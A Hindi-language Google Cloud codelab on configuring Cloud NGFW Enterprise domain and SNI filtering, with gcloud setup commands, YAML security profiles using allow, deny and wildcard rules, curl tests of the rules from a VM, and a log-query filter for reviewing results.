

1. परिचय
Cloud Next Generation Firewall (NGFW)
Cloud Next Generation Firewall, पूरी तरह से डिस्ट्रिब्यूट की गई फ़ायरवॉल सेवा है. इसमें बेहतर सुरक्षा सुविधाएं, माइक्रो-सेगमेंटेशन, और व्यापक कवरेज शामिल है. इससे Google Cloud वर्कलोड को अंदरूनी और बाहरी हमलों से सुरक्षित रखा जा सकता है.
Cloud NGFW के ये फ़ायदे हैं:
- डिस्ट्रिब्यूट की गई फ़ायरवॉल सेवा: Cloud NGFW, हर वर्कलोड पर स्टेटफ़ुल और पूरी तरह से डिस्ट्रिब्यूट किया गया होस्ट-आधारित एनफ़ोर्समेंट उपलब्ध कराता है, ताकि ज़ीरो-ट्रस्ट सुरक्षा आर्किटेक्चर को चालू किया जा सके.
- आसानी से कॉन्फ़िगर और डिप्लॉय किया जा सकता है: Cloud NGFW, नेटवर्क और क्रम के हिसाब से फ़ायरवॉल की नीतियां लागू करता है. इन्हें संसाधन के क्रम के हिसाब से नोड से जोड़ा जा सकता है. इन नीतियों की मदद से, Google Cloud संसाधन के पूरे क्रम में फ़ायरवॉल की एक जैसी सेटिंग लागू की जा सकती हैं.
- विस्तृत कंट्रोल और माइक्रो-सेगमेंटेशन: फ़ायरवॉल की नीतियों और Identity and Access Management (IAM) के तहत मैनेज किए जाने वाले टैग का इस्तेमाल करके, वर्चुअल प्राइवेट क्लाउड (वीपीसी) नेटवर्क और संगठनों में मौजूद किसी एक वीएम तक, नॉर्थ-साउथ और ईस्ट-वेस्ट, दोनों तरह के ट्रैफ़िक को बेहतर तरीके से कंट्रोल किया जा सकता है.
Cloud NGFW इन टियर में उपलब्ध है:
- Cloud Next Generation Firewall Essentials
- Cloud Next Generation Firewall Standard
- Cloud Next Generation Firewall Enterprise
Cloud NGFW Standard के एफ़क्यूडीएन ऑब्जेक्ट, पूरी तरह क्वालिफ़ाइड डोमेन नेम (एफ़क्यूडीएन) को आईपी पतों में बदल सकते हैं. इसके बाद, आईपी पतों की सूची के हिसाब से नियम लागू कर सकते हैं. हालांकि, डोमेन फ़िल्टरिंग की सुविधा के साथ Cloud NGFW Enterprise, सुरक्षा जांच को कुछ और चरणों तक ले जा सकता है.
Cloud NGFW Enterprise
Cloud NGFW Enterprise, फ़िलहाल डिस्ट्रिब्यूट किए गए Google Cloud फ़ायरवॉल फ़ैब्रिक को घुसपैठ की रोकथाम की सेवा (आईपीएस) देता है. यह लेयर 7 की सुविधा है.
Cloud NGFW Enterprise में अब डोमेन फ़िल्टरिंग की सुविधा उपलब्ध है. इससे आईपी पतों के बजाय डोमेन नेम का इस्तेमाल करके, http(s) ट्रैफ़िक को कंट्रोल किया जा सकता है.
https ट्रैफ़िक के डोमेन/एसएनआई फ़िल्टरिंग के लिए, टीएलएस हैंडशेक के हिस्से के तौर पर, क्लाइंट हैलो एक एक्सटेंशन है. इसमें सर्वर नेम इंडिकेशन (एसएनआई) होता है. एसएनआई, टीएलएस प्रोटोकॉल का एक एक्सटेंशन है. यह उस होस्टनेम को भेजता है जिस पर क्लाइंट पहुंचने की कोशिश कर रहा है. यहां फ़िल्टर करने की सुविधा की पुष्टि की जाएगी.
एचटीटीपी ट्रैफ़िक में एसएनआई नहीं होता है. इसलिए, फ़िल्टरिंग लागू करने के लिए सिर्फ़ एचटीटीपी होस्ट हेडर फ़ील्ड का इस्तेमाल किया जाएगा.
डोमेन फ़िल्टरिंग को UrlFilteringProfile के साथ कॉन्फ़िगर किया जाता है. यह सुरक्षा प्रोफ़ाइल का नया टाइप है. UrlFilteringProfile में UrlFilters की सूची होगी. इसमें हर एक में एक कार्रवाई, मैच करने वाली स्ट्रिंग की सूची, और यूनीक प्राथमिकता होगी. यह कॉन्फ़िगरेशन, नाम देने के लिए "डोमेन" के बजाय "यूआरएल" का इस्तेमाल करता है. इससे, फ़ुल यूआरएल फ़िल्टरिंग उपलब्ध होने पर, आसानी से इसका इस्तेमाल किया जा सकेगा. साथ ही, आने वाले समय में नई तरह की सुरक्षा प्रोफ़ाइल बनाने की ज़रूरत नहीं पड़ेगी.
UrlFilteringProfiles में, सबसे कम प्राथमिकता (2147483647) वाला एक UrlFilter शामिल होता है. यह उन सभी कनेक्शन को अस्वीकार कर देगा जो ज़्यादा प्राथमिकता वाले UrlFilter से मेल नहीं खाते.
आपको क्या बनाने को मिलेगा
इस कोडलैब के लिए, एक प्रोजेक्ट की ज़रूरत होती है. साथ ही, वीपीसी नेटवर्क बनाने और कई नेटवर्क और सुरक्षा संसाधनों को मैनेज करने की सुविधा भी होनी चाहिए. इसमें यह दिखाया जाएगा कि Cloud NGFW Enterprise, डोमेन और एसएनआई फ़िल्टरिंग की सुविधा कैसे दे सकता है. साथ ही, टीएलएस की सुरक्षा जांच के लिए वैकल्पिक निर्देश भी दिए जाएंगे.
हम अनुमति देने और अस्वीकार करने के नियमों के कई उदाहरणों की जांच करेंगे. इनमें वाइल्डकार्ड का इस्तेमाल भी शामिल है.

नेटवर्क फ़ायरवॉल की नीति के रूलबेस की आखिरी स्थिति, यहां दी गई टेबल के जैसी होगी:
प्राथमिकता | दिशा | Target | सोर्स | डेस्टिनेशन | कार्रवाई | समस्या |
200 | इन्ग्रेस डेटा ट्रैफ़िक | ALL | IAP | कोई भी | अनुमति दें | Essentials |
300 | इग्रेस डेटा ट्रैफ़िक | ALL | कोई भी | 0.0.0.0/0:80,443 | L7 की जांच | Enterprise |
आपको क्या सीखने को मिलेगा
- नेटवर्क फ़ायरवॉल की नीति बनाने का तरीका.
- Cloud NGFW Enterprise डोमेन/एसएनआई फ़िल्टरिंग को कॉन्फ़िगर और इस्तेमाल करने का तरीका.
- डोमेन/एसएनआई फ़िल्टर करने के अलावा, खतरों को रोकने की सुविधा को कॉन्फ़िगर करने का तरीका.
- लॉग की समीक्षा करने का तरीका.
- [ज़रूरी नहीं] टीएलएस की जांच करने की सुविधा चालू करने का तरीका.
आपको इन चीज़ों की ज़रूरत होगी
- Google Cloud प्रोजेक्ट.
- इंस्टेंस डिप्लॉय करने और नेटवर्किंग कॉम्पोनेंट कॉन्फ़िगर करने की जानकारी.
- नेटवर्क नीति के फ़ायरवॉल कॉन्फ़िगरेशन के बारे में जानकारी.
2. शुरू करने से पहले
वैरिएबल बनाना/अपडेट करना
इस कोडलैब में, Cloud Shell में gcloud कॉन्फ़िगरेशन लागू करने में मदद करने के लिए, $variables का इस्तेमाल किया गया है.
Cloud Shell में, नीचे दी गई कमांड चलाएं. साथ ही, ब्रैकेट में दी गई जानकारी को अपनी ज़रूरत के हिसाब से बदलें:
gcloud config set project [project-id]
export project_id=$(gcloud config list --format="value(core.project)")
export project_number=`gcloud projects describe $project_id --format="value(projectNumber)"`
export org_id=$(gcloud projects get-ancestors $project_id --format="csv[no-heading](id,type)" | grep ",organization$" | cut -d"," -f1 )
export region=[region]
export zone=[zone]
export prefix=domain-sni
3. एपीआई चालू करें
अगर आपने एपीआई चालू नहीं किए हैं, तो इन्हें चालू करें:
gcloud services enable compute.googleapis.com
gcloud services enable networksecurity.googleapis.com
gcloud services enable networkservices.googleapis.com
gcloud services enable certificatemanager.googleapis.com
gcloud services enable privateca.googleapis.com
4. Cloud NGFW Enterprise में एंडपॉइंट बनाना
Cloud NGFW Enterprise एंडपॉइंट बनाने में करीब 20 मिनट लगते हैं. इसलिए, इसे सबसे पहले बनाया जाएगा. साथ ही, एंडपॉइंट बनने के दौरान ही, बुनियादी सेटअप किया जा सकता है.
अगर आपको थ्रेट प्रिवेंशन प्रोफ़ाइलों का इस्तेमाल नहीं करना है, तब भी डोमेन/एसएनआई फ़िल्टरिंग के लिए फ़ायरवॉल एंडपॉइंट की ज़रूरत होगी.
सुरक्षा प्रोफ़ाइल और सुरक्षा प्रोफ़ाइल ग्रुप बनाएं:
gcloud network-security firewall-endpoints create $prefix-$zone \
  --zone=$zone \
  --organization $org_id \
  --billing-project=$project_id
नीचे दिए गए निर्देश को चलाकर पुष्टि करें कि एंडपॉइंट बनाया जा रहा है (CREATING).
gcloud network-security firewall-endpoints list --zone $zone \
  --organization $org_id
अनुमानित आउटपुट (ध्यान दें कि इस्तेमाल किए जा रहे क्लाइंट के हिसाब से, आउटपुट का फ़ॉर्मैट अलग-अलग हो सकता है):
ID: $prefix-$zone
LOCATION: $zone
STATE: CREATING
इसे बनाने में करीब 20 मिनट लगते हैं. ज़रूरी संसाधनों को एक साथ बनाने के लिए, बुनियादी सेटअप सेक्शन पर जाएं.
5. बेसिक सेटअप
वीपीसी नेटवर्क और सबनेट
वीपीसी नेटवर्क और सबनेट
वीपीसी नेटवर्क और सबनेट बनाएं:
gcloud compute networks create $prefix-vpc --subnet-mode=custom

gcloud compute networks subnets create $prefix-$region-subnet \
   --range=10.0.0.0/24 --network=$prefix-vpc --region=$region
Cloud NAT
एक्सटर्नल आईपी पता, Cloud Router, और Cloud NAT गेटवे बनाएं:
gcloud compute addresses create $prefix-$region-cloudnatip --region=$region

export cloudnatip=$(gcloud compute addresses list --filter=name:$prefix-$region-cloudnatip --format="value(address)")

gcloud compute routers create $prefix-cr \
  --region=$region --network=$prefix-vpc

gcloud compute routers nats create $prefix-cloudnat-$region \
   --router=$prefix-cr --router-region $region \
   --nat-all-subnet-ip-ranges \
   --nat-external-ip-pool=$prefix-$region-cloudnatip
इंस्टेंस बनाना
क्लाइंट इंस्टेंस बनाएं:
gcloud compute instances create $prefix-$zone-client \
   --subnet=$prefix-$region-subnet \
   --no-address \
   --zone $zone
ग्लोबल नेटवर्क फ़ायरवॉल की नीति
ग्लोबल नेटवर्क फ़ायरवॉल की नीति बनाने के लिए:
gcloud compute network-firewall-policies create \
   $prefix-fwpolicy --description \
   "Domain/SNI Filtering" --global
पहचान के बारे में जानकारी रखने वाले प्रॉक्सी की रेंज से ट्रैफ़िक को अनुमति देने के लिए, Cloud Firewall Essential के ज़रूरी नियम बनाएं:
gcloud compute network-firewall-policies rules create 200 \
        --description="allow ssh traffic from identity-aware-proxy ranges" \
        --action=allow \
        --firewall-policy=$prefix-fwpolicy \
        --global-firewall-policy \
        --layer4-configs=tcp:22 \
        --direction=INGRESS \
      --src-ip-ranges=35.235.240.0/20
क्लाउड फ़ायरवॉल की नीति को वीपीसी नेटवर्क से जोड़ें:
gcloud compute network-firewall-policies associations create \
        --firewall-policy $prefix-fwpolicy \
        --network $prefix-vpc \
        --name $prefix-fwpolicy-association \
        --global-firewall-policy
6. अनुमति देने के लिए, डोमेन/एसएनआई फ़िल्टरिंग कॉन्फ़िगरेशन बनाना
इसके बाद, हम उन डोमेन को कॉन्फ़िगर करेंगे जिन्हें अनुमति देनी है और जिन्हें अनुमति नहीं देनी है. Cloud Shell में जाकर, yaml फ़ाइल बनाएं:
cat > $prefix-sp.yaml << EOF
name: organizations/$org_id/locations/global/securityProfiles/$prefix-sp
type: URL_FILTERING
urlFilteringProfile:
  urlFilters:
    - filteringAction: ALLOW
      priority: 1000
      urls:
      - 'www.example.com'
EOF
yaml कॉन्फ़िगरेशन इंपोर्ट करके, सुरक्षा प्रोफ़ाइल बनाएं:
gcloud network-security security-profiles import $prefix-sp --location=global --source=$prefix-sp.yaml --organization=$org_id
अनुमानित आउटपुट:
Request issued for: [$prefix-sp]
Waiting for operation [organizations/$org_id/locations/global/operations/operation-1758319415956-63f2ea4309525-8d2da6a0-929e6304] to complete...done.
createTime: '2025-09-19T22:03:36.008789416Z'
etag: aIWSVHl8Hbj726iTDFROnlceKINsUbfI-8at816WNgU
name: organizations/$org_id/locations/global/securityProfiles/$prefix-sp
type: URL_FILTERING
updateTime: '2025-09-19T22:03:38.355672775Z'
urlFilteringProfile:
  urlFilters:
  - filteringAction: ALLOW
    priority: 1000
    urls:
    - www.example.com
  - filteringAction: DENY
    priority: 2147483647
    urls:
    - '*'
सुरक्षा प्रोफ़ाइल ग्रुप बनाने के लिए:
gcloud network-security security-profile-groups create $prefix-spg --organization=$org_id --location=global --url-filtering-profile=organizations/$org_id/locations/global/securityProfiles/$prefix-sp
पुष्टि करें कि एसपीजी में सुरक्षा प्रोफ़ाइल शामिल है:
gcloud network-security security-profile-groups describe $prefix-spg \
--location=global \
--organization=$org_id \
--project=$project_id
अनुमानित आउटपुट:
{
  "createTime": "2025-09-19T22:06:15.298569417Z",
  "dataPathId": "685",
  "etag": "Ru65whAbcsnTKYpVtKRGBtBUX2EbrPgCWI0_9540B00",
  "name": "organizations/$org_id/locations/global/securityProfileGroups/$prefix-spg",
  "updateTime": "2025-09-19T22:06:19.201991641Z",
  "urlFilteringProfile": "organizations/$org_id/locations/global/securityProfiles/$prefix-sp"
}
7. Cloud Firewall Endpoint Association
अगर आपने अब तक एनवायरमेंट वैरिएबल तय नहीं किए हैं और/या आपको स्क्रिप्ट का इस्तेमाल करना है, तो एनवायरमेंट वैरिएबल तय करें.
पुष्टि करें कि Cloud Firewall Endpoint बनाने की प्रोसेस पूरी हो गई है. जब स्थिति चालू है के तौर पर दिखे, तब ही आगे बढ़ें. हालांकि, बनाते समय स्थिति बनाया जा रहा है के तौर पर दिखती है:
gcloud network-security firewall-endpoints list --zone $zone \
  --organization $org_id
अनुमानित आउटपुट (ध्यान दें कि इस्तेमाल किए जा रहे क्लाइंट के हिसाब से, आउटपुट का फ़ॉर्मैट अलग-अलग हो सकता है):
ID: $prefix-$zone
LOCATION: $zone
STATE: ACTIVE
Cloud Firewall एंडपॉइंट को VPC नेटवर्क से जोड़ें:
gcloud network-security firewall-endpoint-associations create \
  $prefix-association --zone $zone \
  --network=$prefix-vpc \
  --endpoint $prefix-$zone \
  --organization $org_id
खाता लिंक करने में करीब 10 मिनट लगते हैं. जब स्थिति चालू है के तौर पर दिख जाए, तब ही अगले सेक्शन पर जाएं. हालांकि, बनाते समय स्थिति बनाया जा रहा है के तौर पर दिखती है:
gcloud network-security firewall-endpoint-associations list
complete के लिए अनुमानित आउटपुट:
ID: $prefix-association
LOCATION: $zone
NETWORK: $prefix-vpc
ENDPOINT: $prefix-$zone
STATE: ACTIVE
8. डोमेन/एसएनआई फ़िल्टरिंग के लिए फ़ायरवॉल के नियम बनाना
Google के पास, इग्रेस डेटा ट्रैफ़िक के लिए फ़ायरवॉल के नियमों को अनुमति देने की सुविधा होती है. अगर हमें डोमेन/एसएनआई फ़िल्टरिंग लागू करनी है, तो हमें साफ़ तौर पर एक नियम तय करना होगा. यह नियम, डेस्टिनेशन पोर्ट 80 और 443 के लिए इग्रेस ट्रैफ़िक भेजेगा, ताकि हमारी सुरक्षा प्रोफ़ाइल उसकी जांच कर सके.
gcloud compute network-firewall-policies rules create 300 \
--action=apply_security_profile_group \
--firewall-policy=$prefix-fwpolicy  \
--global-firewall-policy \
--direction=EGRESS \
--security-profile-group=//networksecurity.googleapis.com/organizations/$org_id/locations/global/securityProfileGroups/$prefix-spg \
--layer4-configs=tcp:80,tcp:443 \
--dest-ip-ranges=0.0.0.0/0 \
--enable-logging
9. अनुमति देने से जुड़े नियमों की पुष्टि करना
आईएपी के ज़रिए वीएम से एसएसएच कनेक्शन शुरू करें:
gcloud compute ssh $prefix-$zone-client --tunnel-through-iap --zone $zone
अनुमति वाले डेस्टिनेशन पर सैंपल अनुरोध भेजें:
curl https://www.example.com --max-time 2
ध्यान दें कि फ़ायरवॉल के "अनुमति दें" नियम की वजह से, यह अनुरोध पूरा हो गया.
आइए, कुछ ऐसे डोमेन आज़माएं जो सूची में शामिल नहीं हैं.
curl https://example.com --max-time 2
curl https://google.com --max-time 2
curl https://wikipedia.org --max-time 2
अनुमानित आउटपुट:
curl: (35) Recv failure: Connection reset by peer
curl: (35) Recv failure: Connection reset by peer
curl: (35) Recv failure: Connection reset by peer
"example.com" काम क्यों नहीं कर रहा है? ऐसा इसलिए है, क्योंकि सुरक्षा प्रोफ़ाइल कॉन्फ़िगरेशन में साफ़ तौर पर "www.example.com" शामिल था. अगर हमें example.com के सभी सबडोमेन को अनुमति देनी है, तो हम वाइल्डकार्ड का इस्तेमाल कर सकते हैं.
अन्य अनुरोध भी पूरे नहीं किए जा सके. ऐसा इसलिए है, क्योंकि सुरक्षा प्रोफ़ाइल ग्रुप में डिफ़ॉल्ट रूप से 'अनुमति नहीं है' विकल्प चुना गया है और इसे सबसे कम प्राथमिकता दी गई है. साथ ही, सिर्फ़ www.example.com को अनुमति दी गई है.
cloudshell पर वापस जाने के लिए, वीएम से बाहर निकलें.
exit
10. वाइल्डकार्ड के लिए, डोमेन/एसएनआई फ़िल्टरिंग का कॉन्फ़िगरेशन अपडेट करना
आइए, yaml फ़ाइल पर एक नज़र डालें और इसमें कुछ और अपडेट करें, ताकि वाइल्डकार्ड के साथ काम करने की सुविधा जैसी अन्य क्षमताओं को दिखाया जा सके. हम "*.com" की अनुमति देने वाला एक नियम बनाएंगे. यह .com पर खत्म होने वाले किसी भी डोमेन के बराबर है. ध्यान दें: इससे पिछले सेक्शन में बनाई गई मूल YAML फ़ाइल का कॉन्टेंट पूरी तरह से बदल जाएगा.
cat > $prefix-sp.yaml << EOF
name: organizations/$org_id/locations/global/securityProfiles/$prefix-sp
type: URL_FILTERING
urlFilteringProfile:
  urlFilters:
    - filteringAction: ALLOW
      priority: 2000
      urls:
      - '*.com'
EOF
नई YAML कॉन्फ़िगरेशन फ़ाइल का इस्तेमाल करके, सुरक्षा प्रोफ़ाइल को अपडेट करें:
gcloud network-security security-profiles import $prefix-sp --location=global --source=$prefix-sp.yaml --organization=$org_id
सुरक्षा प्रोफ़ाइल के कॉन्फ़िगरेशन की पुष्टि करें:
gcloud network-security security-profiles describe $prefix-sp --location=global --organization=$org_id
अनुमानित आउटपुट:
{
  "createTime": "2025-09-19T22:03:36.008789416Z",
  "etag": "NWFkiDgvE1557Fwx7TVTUiMJBAtnWVnWQ2-hhGEiXA0",
  "name": "organizations/$org_id/locations/global/securityProfiles/$prefix-sp",
  "type": "URL_FILTERING",
  "updateTime": "2025-09-20T03:45:42.519263424Z",
  "urlFilteringProfile": {
    "urlFilters": [
      {
        "filteringAction": "ALLOW",
        "priority": 2000,
        "urls": [
          "*.com"
        ]
      },
      {
        "filteringAction": "DENY",
        "priority": 2147483647,
        "urls": [
          "*"
        ]
      }
    ]
  }
}
11. वाइल्डकार्ड नियम की पुष्टि करना
आइए, पुष्टि करते हैं कि वाइल्डकार्ड नियम काम कर रहा है या नहीं. आईएपी के ज़रिए वीएम से एसएसएच कनेक्शन शुरू करें:
gcloud compute ssh $prefix-$zone-client --tunnel-through-iap --zone $zone
अनुमति वाले डेस्टिनेशन पर सैंपल अनुरोध भेजें:
curl https://github.com --max-time 2
curl https://google.com --max-time 2
इन सभी अनुरोधों को पूरा किया जाना चाहिए. किसी भी मान्य .com डोमेन का इस्तेमाल किया जा सकता है. अगर इसके बाद भी पुष्टि नहीं होती है, तो पक्का करें कि आपने कम से कम 10 मिनट इंतज़ार किया हो. इसके बाद, फिर से कोशिश करें.
हम ".com" के कई सबडोमेन आज़मा सकते हैं. इन सभी को काम करना चाहिए.
curl https://mail.google.com --max-time 2
cloudshell पर वापस जाने के लिए, वीएम से बाहर निकलें.
exit
12. 'अनुमति नहीं है' के लिए, डोमेन/एसएनआई फ़िल्टरिंग कॉन्फ़िगरेशन अपडेट करना
हमने दिखाया है कि सुरक्षा प्रोफ़ाइल के आखिर में, * के लिए एक डिफ़ॉल्ट रूप से लागू होने वाला DENY नियम है. साथ ही, हमने filteringAction को "ALLOW" के तौर पर इस्तेमाल करके, "allowed" डोमेन बनाए हैं. आइए, इस बारे में बात करते हैं कि फ़िल्टरिंग ऐक्शन को "DENY" के तौर पर कैसे इस्तेमाल किया जाता है. DENY कार्रवाइयां तब फ़ायदेमंद हो सकती हैं, जब वे साफ़ तौर पर ALLOW से पहले की गई हों. नीचे दिया गया उदाहरण देखें.
हम अपने मौजूदा YAML फ़ाइल को अपडेट करेंगे, ताकि *.com को अनुमति दी जा सके. हालांकि, हम कुछ .com डोमेन को अनुमति नहीं देंगे.
हम yaml फ़ाइल में बदलाव करेंगे, ताकि *.github.com और *.google.com को अनुमति न दी जाए. साथ ही, अन्य सभी *.com को अनुमति दी जाए और डिफ़ॉल्ट रूप से अनुमति न देने की सेटिंग को चालू रखा जाए. ध्यान दें कि अपवादों की प्राथमिकता का नंबर कम होना चाहिए: (1000 बनाम 2000) और (1500 बनाम 2000).
cat > $prefix-sp.yaml << EOF
name: organizations/$org_id/locations/global/securityProfiles/$prefix-sp
type: URL_FILTERING
urlFilteringProfile:
  urlFilters:
    - filteringAction: DENY
      priority: 1000
      urls:
      - '*.github.com'
    - filteringAction: DENY
      priority: 1500
      urls:
      - '*.google.com'
    - filteringAction: ALLOW
      priority: 2000
      urls:
      - '*.com'
EOF
नई YAML कॉन्फ़िगरेशन फ़ाइल का इस्तेमाल करके, सुरक्षा प्रोफ़ाइल को अपडेट करें:
gcloud network-security security-profiles import $prefix-sp --location=global --source=$prefix-sp.yaml --organization=$org_id
सुरक्षा प्रोफ़ाइल के कॉन्फ़िगरेशन की पुष्टि करें:
gcloud network-security security-profiles describe $prefix-sp --location=global --organization=$org_id
13. अनुमति न देने से जुड़े नियमों की पुष्टि करना
आइए, पुष्टि करें कि DENY के नियम काम कर रहे हैं या नहीं. IAP के ज़रिए वीएम से एसएसएच कनेक्शन शुरू करें:
gcloud compute ssh $prefix-$zone-client --tunnel-through-iap --zone $zone
जिन डेस्टिनेशन के लिए अनुरोध अस्वीकार कर दिए गए हैं उन्हें सैंपल अनुरोध भेजें:
curl https://www.github.com --max-time 2
curl https://mail.google.com --max-time 2
इन दोनों अनुरोधों को अस्वीकार कर दिया जाना चाहिए था, क्योंकि ये "DENY" नियम से मेल खाते हैं.
कुछ और अनुरोध भेजें:
curl https://github.com --max-time 2
curl https://google.com --max-time 2
ये तरीके क्यों काम करते हैं? ये नियम इसलिए काम कर रहे हैं, क्योंकि DENY के नियम ".github.com" और ".google.com" के लिए हैं. github.com और google.com के अनुरोधों में वह वाइल्डकार्ड शामिल नहीं है, क्योंकि यह github.com और google.com के सबडोमेन को रेफ़र करता है.
.com डोमेन के लिए किए गए अन्य अनुरोधों को स्वीकार किया जाना चाहिए. साथ ही, अन्य डोमेन के लिए डिफ़ॉल्ट रूप से अनुरोध अस्वीकार किए जाने चाहिए. (.org, .net, .me, ...वगैरह)
cloudshell पर वापस जाने के लिए, वीएम से बाहर निकलें.
exit
14. डिफ़ॉल्ट रूप से अनुमति देने के लिए, डोमेन/एसएनआई फ़िल्टरिंग कॉन्फ़िगरेशन अपडेट करना
अगर आपको साफ़ तौर पर अस्वीकार करने के नियमों के साथ, डिफ़ॉल्ट रूप से अनुमति देने का व्यवहार चाहिए, तो क्या करें. हम इस सुविधा को दिखाने के लिए, YAML को अपडेट करेंगे. हम .com या .net डोमेन के लिए, DENY नियम कॉन्फ़िगर करेंगे. साथ ही, अन्य सभी डोमेन को अनुमति देंगे.
cat > $prefix-sp.yaml << EOF
name: organizations/$org_id/locations/global/securityProfiles/$prefix-sp
type: URL_FILTERING
urlFilteringProfile:
  urlFilters:
    - filteringAction: DENY
      priority: 1000
      urls:
      - '*.com'
    - filteringAction: DENY
      priority: 1500
      urls:
      - '*.net'
    - filteringAction: ALLOW
      priority: 2000000000
      urls:
      - '*'
EOF
नई YAML कॉन्फ़िगरेशन फ़ाइल का इस्तेमाल करके, सुरक्षा प्रोफ़ाइल को अपडेट करें:
gcloud network-security security-profiles import $prefix-sp --location=global --source=$prefix-sp.yaml --organization=$org_id
सुरक्षा प्रोफ़ाइल के कॉन्फ़िगरेशन की पुष्टि करें:
gcloud network-security security-profiles describe $prefix-sp --location=global --organization=$org_id
अनुमानित आउटपुट:
{
  "createTime": "2025-09-19T22:03:36.008789416Z",
  "etag": "72Q4RbjDyfjLPeNcNLAaJrUBgpO21idaqTMeDZf4VSw",
  "name": "organizations/$org_id/locations/global/securityProfiles/$prefix-sp",
  "type": "URL_FILTERING",
  "updateTime": "2025-09-20T04:32:53.299276787Z",
  "urlFilteringProfile": {
    "urlFilters": [
      {
        "filteringAction": "DENY",
        "priority": 1000,
        "urls": [
          "*.com"
        ]
      },
      {
        "filteringAction": "DENY",
        "priority": 1500,
        "urls": [
          "*.net"
        ]
      },
      {
        "filteringAction": "ALLOW",
        "priority": 2000000000,
        "urls": [
          "*"
        ]
      },
      {
        "filteringAction": "DENY",
        "priority": 2147483647,
        "urls": [
          "*"
        ]
      }
    ]
  }
}
ध्यान दें कि * के लिए, अनुमति नहीं देने की डिफ़ॉल्ट सेटिंग अब भी मौजूद है. यह नियम अब काम का नहीं है, क्योंकि हमने ज़्यादा प्राथमिकता (कम वैल्यू) वाला डिफ़ॉल्ट नियम कॉन्फ़िगर किया है. इसमें फ़िल्टर करने की कार्रवाई को ALLOW पर सेट किया गया है.
(2000000000 बनाम 2147483647)
15. 'अनुमति दें' के डिफ़ॉल्ट नियम के साथ 'अनुमति न दें' के नियमों की पुष्टि करना
आइए, पुष्टि करें कि डिफ़ॉल्ट रूप से अनुमति देने के साथ-साथ, अनुमति न देने के नियम काम कर रहे हैं या नहीं. आईएपी के ज़रिए वीएम से एसएसएच कनेक्शन शुरू करें:
gcloud compute ssh $prefix-$zone-client --tunnel-through-iap --zone $zone
जिन डेस्टिनेशन के लिए अनुरोध अस्वीकार कर दिए गए हैं उन्हें सैंपल अनुरोध भेजें:
curl https://www.github.com --max-time 2
curl https://www.php.net --max-time 2
इन दोनों अनुरोधों को अस्वीकार कर दिया जाना चाहिए था, क्योंकि ये "DENY" नियम से मेल खाते हैं. .com या .net से किए गए किसी भी अनुरोध को अस्वीकार कर दिया जाना चाहिए.
कुछ ऐसे अनुरोध भेजें जो पूरे होने चाहिए (कोई अन्य टॉप लेवल डोमेन):
curl https://wikipedia.org --max-time 2
curl https://ifconfig.me --max-time 2
ये अनुरोध पूरे होने चाहिए, क्योंकि ये प्राथमिकता 2000000000 के साथ "डिफ़ॉल्ट" अनुमति के नियम को पूरा कर रहे हैं.
16. डोमेन/एसएनआई फ़िल्टरिंग के लिए लॉग देखना
आइए, यह देखते हैं कि हम कैसे पुष्टि कर सकते हैं कि डोमेन/एसएनआई फ़िल्टरिंग के लिए, फ़ायरवॉल के नियम के तहत ट्रैफ़िक की जांच की जा रही है या नहीं.
Cloud Console में, लॉग एक्सप्लोरर पर जाएं और यह फ़िल्टर डालें:
jsonPayload.rule_details.priority:(300) AND jsonPayload.rule_details.reference=~"^network:[^/]*/firewallPolicy:domain-sni-fwpolicy$"
ऊपर दिए गए फ़िल्टर में, हमने $prefix-fwpolicy नाम की फ़ायरवॉल नीति बनाई है. साथ ही, इसमें नियम की प्राथमिकता 300 है. इसमें डोमेन/एसएनआई फ़िल्टर करने के कॉन्फ़िगरेशन से जुड़ा सुरक्षा प्रोफ़ाइल ग्रुप है.
